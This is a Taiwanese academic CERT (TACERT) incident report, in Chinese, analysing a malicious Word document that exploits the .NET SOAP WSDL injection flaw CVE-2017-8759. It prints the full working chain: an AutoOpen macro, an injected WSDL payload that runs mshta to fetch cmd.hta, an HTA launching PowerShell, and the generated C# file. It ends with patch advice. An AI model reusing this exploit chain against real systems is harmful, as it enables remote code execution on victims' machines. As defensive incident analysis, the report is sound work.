

個案分析-

利用 .NET Framework 漏洞  
散播惡意 Word 檔病毒事件  
分析報告

臺灣學術網路危機處理中心團隊(TACERT)製

106 年 10 月

## I. 事件簡介

1. 微軟的 Office 系列軟體是許多電腦系統內普遍被使用的必安裝軟體，其中以 Word 軟體使用率最高。
2. 本資安事件為使用者無意間開啟一個有 CVE2017-8759 漏洞的 Word 檔，造成下載惡意程式的事件。
3. 惡意程式為一個名為「Doc1.doc」的 Word 文件檔案，此檔案看起來很普通，為一般使用者常用的 word 檔，容易造成使用者開啟它。
4. 通常這一類檔案多會依附在 SPAM 垃圾郵件或 APT 郵件中，誘使一般人開啟，並遭受感染。
5. 本中心測試網路上取得的惡意程式樣本，並觀察其系統及網路行為，分析可能對於電腦主機受到的損害。

## II. 事件檢測

1. 本中心透過使用 Win7(x64)系統的 VM 主機進行隔離測試，首先將病毒樣本解壓縮後放於下載資料夾中。



2. 開啟 Doc1.doc 檔後，發現會開啟程式小畫家。
3. 從 Process Monitor 檢視，發現開啟 Doc1.doc 後，程式 WINWORD.EXE 會呼叫程式 csc.exe 與 mshta.exe，而 csc.exe 會呼叫程式 cvtres.exe。其中程式 csc.exe 會編譯代碼生成一個名字像 http[url path].dll 的檔案，然後微軟的 Office 會載入這個檔案，完成漏洞利用。mshta.exe 會從同一個伺服器接收一個叫做“cmd.hta”的 HTA 腳本。

WINWORD.EXE (2024)	M...   C:\Program Files\Microsoft Office\Office15\WINWORD.EXE
csc.exe (3212)	V... C:\Windows\Microsoft.NET\Framework64\v2.0.50727\csc.exe
cvrtres.exe (1980)	M... C:\Windows\Microsoft.NET\Framework64\v2.0.50727\cvrtres.exe
mshta.exe (2524)	M... C:\Windows\System32\mshta.exe

Description: Microsoft (R) HTML 主應用程式  
 Company: Microsoft Corporation  
 Path: C:\Windows\System32\mshta.exe  
 Command: "C:\Windows\System32\mshta.exe" http://127.0.0.1:8080/cmd.hta

4. 將 Doc1.doc 送至 Virustotal 網站檢測，被偵測出為惡意程式的比例為 30/58，仍有 28 家防毒公司的軟體無法檢測出它。有多家防毒公司對此程式命名使用到「CVE-2017-8759」的用字，可見此檔案被視為一個含有 CVE 漏洞的檔案。

SHA256: 6314c5696af4c4b24c3a92b0e92a064aaf04fd56673e830f4d339b8805cc9635

檔案名稱: Doc1.doc

偵測率: 30 / 58

分析日期: 2017-10-17 01:21:54 UTC (1 分鐘前)



ClamAV	Doc_Dropper.Agent-6347519-0	20171016
Cyren	W97M/CVE178759.A.gen	20171017
Emsisoft	Trojan.GenericKD.12425175 (B)	20171016
ESET-NOD32	Win32/Exploit.CVE-2017-8759.B	20171016
F-Prot	W97M/CVE178759.A.gen	20171016
F-Secure	Trojan.GenericKD.12425175	20171017
Fortinet	MSOffice/CVE_2017_8759.Bexploit	20171017
GData	Macro Exploit.CVE-2017-8759.D	20171017
Ikarus	Trojan.Win32.Exploit	20171016
Kaspersky	Exploit.MSOffice.CVE-2017-8759.d	20171017

5. 在 Virustotal 網站分析內容與檢視 Doc1.doc 內容，發現開啟 Doc1.doc 檔案時，會同時自動開啟 exploit.txt 檔。

```
<> Macros and VBA code streams
[+] ThisDocument.cls    Macros/VBA/ThisDocument    87 bytes

Sub AutoOpen()
Set x = GetObject("soap:wsdl=http://localhost:8080/exploit.txt")
End Sub
```

```
Doc1.doc x
0 1 2 3 4 5 6 7 8 9 a b c d e f
000061e0h: 00 00 02 08 00 00 00 00 00 00 00 44 6F 63 75 6D ; .....Docum
000061f0h: 65 6E 74 04 00 00 00 00 00 00 02 08 00 00 00 00 ; ent.....
00006200h: 00 00 00 41 75 74 6F 4F 70 65 6E 06 00 00 00 00 ; ...AutoOpen...
00006210h: 00 00 0D 14 00 14 00 00 00 78 00 00 00 00 00 00 ; .....x.....
00006220h: 00 00 00 00 00 00 00 00 00 18 00 00 00 00 00 00 ;
00006230h: 0B 56 00 00 00 73 00 6F 00 61 00 70 00 3A 00 77 ; .V...s.o.a.p.:w
00006240h: 00 73 00 64 00 6C 00 3D 00 68 00 74 00 74 00 70 ; .s.d.l.=.h.t.t.p
00006250h: 00 3A 00 2F 00 2F 00 6C 00 6F 00 63 00 61 00 6C ; :././l.o.c.a.l
00006260h: 00 68 00 6F 00 73 00 74 00 3A 00 38 00 30 00 38 ; .h.o.s.t.:8.0.8
00006270h: 00 30 00 2F 00 65 00 78 00 70 00 6C 00 6F 00 69 ; .0./e.x.p.l.o.i
00006280h: 00 74 00 2E 00 74 00 78 00 74 00 04 00 00 00 00 ; .t.t.x.t.....
```

6. 檢視 exploit.txt 內容，發現該 XML 檔案被自動開啟時，會有綁定一個 SOAP 網址，它會執行 mshta.exe 連至該網址來下載執行 cmd.hta。

```
exploit.txt x
0 10 20 30 40 50 60 70 80 90 100 110 120
1 <definitions
2   xmlns="http://schemas.xmlsoap.org/wsdl/"
3   xmlns:soap="http://schemas.xmlsoap.org/wsdl/soap/"
4   xmlns:suds="http://www.w3.org/2000/wsdl/suds"
5   xmlns:tns="http://schemas.microsoft.com/clr/ns/System"
6   xmlns:ns0="http://schemas.microsoft.com/clr/nsassem/Logo/Logo">
7   <portType name="PortType"/>
8   <binding name="Binding" type="tns:PortType">
9     <soap:binding style="rpc" transport="http://schemas.xmlsoap.org/soap/http"/>
10    <suds:class type="ns0:Image" rootType="MarshalByRefObject"></suds:class>
11  </binding>
12  <service name="Service">
13    <port name="Port" binding="tns:Binding">
14      <soap:address location="http://127.0.0.1:8080?C:\Windows\System32\mshta.exe?http://127.0.0.1:8080/cmd.hta"/>
15      <soap:address location="";
16      if (System.AppDomain.CurrentDomain.GetData('_url.Split('?')[0]) == null) {
17        System.Diagnostics.Process.Start(_url.Split('?')[1], _url.Split('?')[2]);
18        System.AppDomain.CurrentDomain.SetData(_url.Split('?')[0], true);
19      } //"/>
20    </port>
21  </service>
22 </definitions>
```

7. 檢視 cmd.hta 內容，發現它會呼叫程式 powershell 去執行 cmd.exe，再由 cmd.exe 呼叫 mspaint.exe(小畫家)。

```
cmd.hta x
0 10 20 30 40 50 60 70 80 90 100
1 <html>
2 <head>
3 <script language="VBScript">
4 Sub window_onload
5   const impersonation = 3
6   Const HIDDEN_WINDOW = 12
7   Set Locator = CreateObject("WbemScripting.SWbemLocator")
8   Set Service = Locator.ConnectServer()
9   Service.Security_.ImpersonationLevel=impersonation
10  Set objStartup = Service.Get("Win32_ProcessStartup")
11  Set objConfig = objStartup.SpawnInstance_
12  Set Process = Service.Get("Win32_Process")
13  Error = Process.Create("powershell -nop cmd.exe /c mspaint.exe", null, objConfig, intProcessID)
14  window.close()
15 end sub
16 </script>
17 </head>
18 </html>
```

8. 檢視背景程式內容，發現開啟 Doc1.doc 後會陸續呼叫下列執行檔 Wininit.exe、service.exe、svchost.exe、WmiPrvSE.exe、powershell.exe、

cmd.exe 與 mspaint.exe(小畫家)，從此處可以發現 cmd.hta(VB 腳本)被確實執行。

wininit.exe	1,504 K	4,828 K	404	
services.exe	5,480 K	9,584 K	508	
svchost.exe	4,092 K	9,776 K	616	Windows Services 的主機處理程序 Microsoft Corporation
WmiPrvSE.exe	8,864 K	16,996 K	2580	
powershell.exe	60,944 K	58,980 K	4048	Windows PowerShell Microsoft Corporation
cmd.exe	1,940 K	3,080 K	1504	Windows 命令處理程式 Microsoft Corporation
mspaint.exe	10,472 K	24,212 K	2840	小畫家 Microsoft Corporation

9. 檢視 Doc1.doc 所在資料夾，發現在開啟 Doc1.doc 後會產生 3 個檔案，分別是 http100localhost180800exploit4txt.dll、http100localhost180800exploit4txt.pdb 與 Logo.cs。

名稱	修改日期	類型	大小
Doc1.doc	2017/9/13 下午 05:58	Microsoft Word 97 - 2003 文件	33 KB
http100localhost180800exploit4txt.dll	2017/10/17 上午 12:08	應用程式擴充	5 KB
http100localhost180800exploit4txt.pdb	2017/10/17 上午 12:08	PDB 檔案	12 KB
Logo.cs	2017/10/17 上午 12:08	CS 檔案	2 KB

10. 將程式 http100localhost180800exploit4txt.dll 送至 VirusTotal 網站檢測，檢測其為惡意程式比例為 4/65，被防毒軟體檢測出此漏洞的機率很低。

SHA256: c9301efb6208facbf8737f43c5dcb354ba97db7a165cf6448cf4a22c38bea24a

檔案名稱: http100localhost180800exploit4txt.dll

偵測率: 4 / 65

分析日期: 2017-10-17 01:51:54 UTC (1 分鐘前)

防毒	結果	更新
eGambit	malicious_confidence_97%	20171017
ESET-NOD32	a variant of Win32/Exploit.CVE-2017-8759.F	20171016
Ikarus	Trojan.Win32.Exploit	20171016
Zillya	Exploit.CVE.Win32.1857	20171016

11. 檢視程式 http100localhost180800exploit4txt.dll 內容，發現它會執行程式 mshta.exe 與 cmd.hta。

```


http100localhost180800exploit4bxt.dll x
0 1 2 3 4 5 6 7 8 9 a b c d e f
00000780h: 74 72 69 6E 67 00 53 70 6C 69 74 00 47 65 74 44 ; tring.Split.GetD
00000790h: 61 74 61 00 50 72 6F 63 65 73 73 00 53 74 61 72 ; ata.Process.Star
000007a0h: 74 00 42 6F 6F 6C 65 61 6E 00 53 65 74 44 61 74 ; t.Boolean.SetDat
000007b0h: 61 00 5F 74 70 00 00 00 80 A3 68 00 74 00 74 ; a_tp...v.t.t
000007c0h: 00 70 00 3A 00 2F 00 2F 00 31 00 32 00 37 00 2E ; .p:././1.2.7..
000007d0h: 00 30 00 2E 00 30 00 2E 00 31 00 3A 00 38 00 30 ; .0...0...1::8.0
000007e0h: 00 38 00 30 00 3F 00 43 00 3A 00 5C 00 57 00 69 ; .8.0?.C:.\.Wi
000007f0h: 00 6E 00 64 00 6F 00 77 00 73 00 5C 00 53 00 79 ; .n.d.o.w.s.\.Sy
00000800h: 00 73 00 74 00 65 00 6D 00 33 00 32 00 5C 00 6D ; .s.t.e.m.3.2.\.m
00000810h: 00 73 00 68 00 74 00 61 00 2E 00 65 00 78 00 65 ; .s.h.t.a...e.x.e
00000820h: 00 3F 00 68 00 74 00 74 00 70 00 3A 00 2F 00 2F ; ?.h.t.t.p:././
00000830h: 00 31 00 32 00 37 00 2E 00 30 00 2E 00 30 00 2E ; .1.2.7...0...0..
00000840h: 00 31 00 3A 00 38 00 30 00 38 00 30 00 2F 00 63 ; .1::8.0.8.0/.c
00000850h: 00 6D 00 64 00 2E 00 68 00 74 00 61 00 00 00 00 ; .m.d...h.t.a...
    
```

12. 檢視 Logo.cs 內容，可看到解析 exploit.txt 為 C#代碼後的內容。

```

Logo.cs x
1 using System;
2 using System.Runtime.Remoting.Messaging;
3 using System.Runtime.Remoting.Metadata;
4 using System.Runtime.Remoting.Metadata.W3cXsd2001;
5 using System.Runtime.InteropServices;
6 namespace Logo {
7
8 [SoapType(SoapOptions SoapOption.Option1 SoapOption.AlwaysIncludeTypes SoapOption.XsdString SoapOption.EmbedAll,XmlNamespace @"http
9 public class Image : System.Runtime.Remoting.Services.RemotingClientProxy
10 {
11
12 // Constructor
13 public Image()
14 {
15     base.ConfigureProxy(this.GetType(), @"http://127.0.0.1:8080?C:\Windows\System32\mshta.exe?http://127.0.0.1:8080/cmd.hta");
16     //base.ConfigureProxy(this.GetType(), @");
17     if (System.AppDomain.CurrentDomain.GetData(_url.Split('?')[0]) == null) {
18         System.Diagnostics.Process.Start(_url.Split('?')[1], _url.Split('?')[2]);
19         System.AppDomain.CurrentDomain.SetData(_url.Split('?')[0], true);
20     }
21 }
22
23 public Object RemotingReference
24 {
25     get{return _tp;}
26 }
27
28 }
    
```

### III. 網路架構圖



1. 駭客透過社交工程方式將惡意 Word 檔寄給受害者。
2. 受害者開啟惡意 Word 檔。
3. 自動開啟 `http://localhost/exploit.txt`(WSDL 文檔)。
4. .NET Framework 解析 `exploit.txt` 為 C#代碼(.cs 原始程式碼)。
5. `csc.exe` 編譯 C#代碼為 `http[url path].dll`。
6. Word 載入 `http[url path].dll` 執行 `mshta.exe`→`cmd.hta`。
7. `cmd.hta` 呼叫 `powershell.exe`→`cmd.exe`→ `mspaint.exe`(小畫家)。


#### IV. 建議與總結

1. CVE-2017-8759 為 2017 年 9 月被發現的 .NET Framework 漏洞，駭客可通過惡意的 RTF(Word)文檔利用該漏洞來傳播病毒，因 WSDL 解析器代碼注入漏洞，在解析 SOAP WSDL 定義的內容中它允許駭客注入任意代碼，並利用它下載和執行一個包含 PowerShell 命令的 VB 腳本。
2. 目前該漏洞的概念性驗證 PoC ( Proof of Concepts ) 已經在網路上傳播，它可以搭配惡意程式，例如將小畫家置換成竊聽軟體 FINSPY，透過使用者常用的 Word 檔去開啟它，可見其為高危險的漏洞。
3. 由於 .NET Framework 安裝非常廣泛，而該漏洞影響到幾乎所有舊版本的 .NET Framework，若駭客有心利用將會爆發新一輪的大規模漏洞攻擊。
4. 預防措施：
  - (1)修補 .NET Framework 漏洞：  
修補程式下載地址如下。  
<https://portal.msrc.microsoft.com/zh-tw/security-guidance/advise/CVE-2017-8759>
  - (2)不要打開不明來源的 Office 文檔 (.rtf、.doc)。

## V. 相關報導

### FireEye Uncovers CVE-2017-8759: Zero-Day Used in the Wild to Distribute FINSPY

<https://www.fireeye.com/blog/threat-research/2017/09/zero-day-used-to-distribute-finspy.html>



The screenshot shows the top of a FireEye blog post. The FireEye logo is in the top left, and navigation links for Products, Services, Solutions, and Partners are in the top right. The main heading is "FireEye Uncovers CVE-2017-8759: Zero-Day Used in the Wild to Distribute FINSPY". Below the heading is the date "September 12, 2017" and the authors "by Genwei Jiang, Ben Read, James T. Bennett | Threat Research". The first paragraph describes the discovery of a malicious Microsoft Office RTF document that leveraged CVE-2017-8759, a SOAP WSDL parser code injection vulnerability. The second paragraph mentions that FireEye shared the details with Microsoft and coordinated public disclosure. The third paragraph states that FireEye email, endpoint, and network products detected the malicious documents. A sub-heading "Vulnerability Used to Target Russian Speakers" is followed by a paragraph detailing the use of a malicious document to target a Russian speaker. The final paragraph discusses the FINSPY malware, also known as FinFisher or WingBird, and its availability for purchase as part of a "lawful intercept" capability.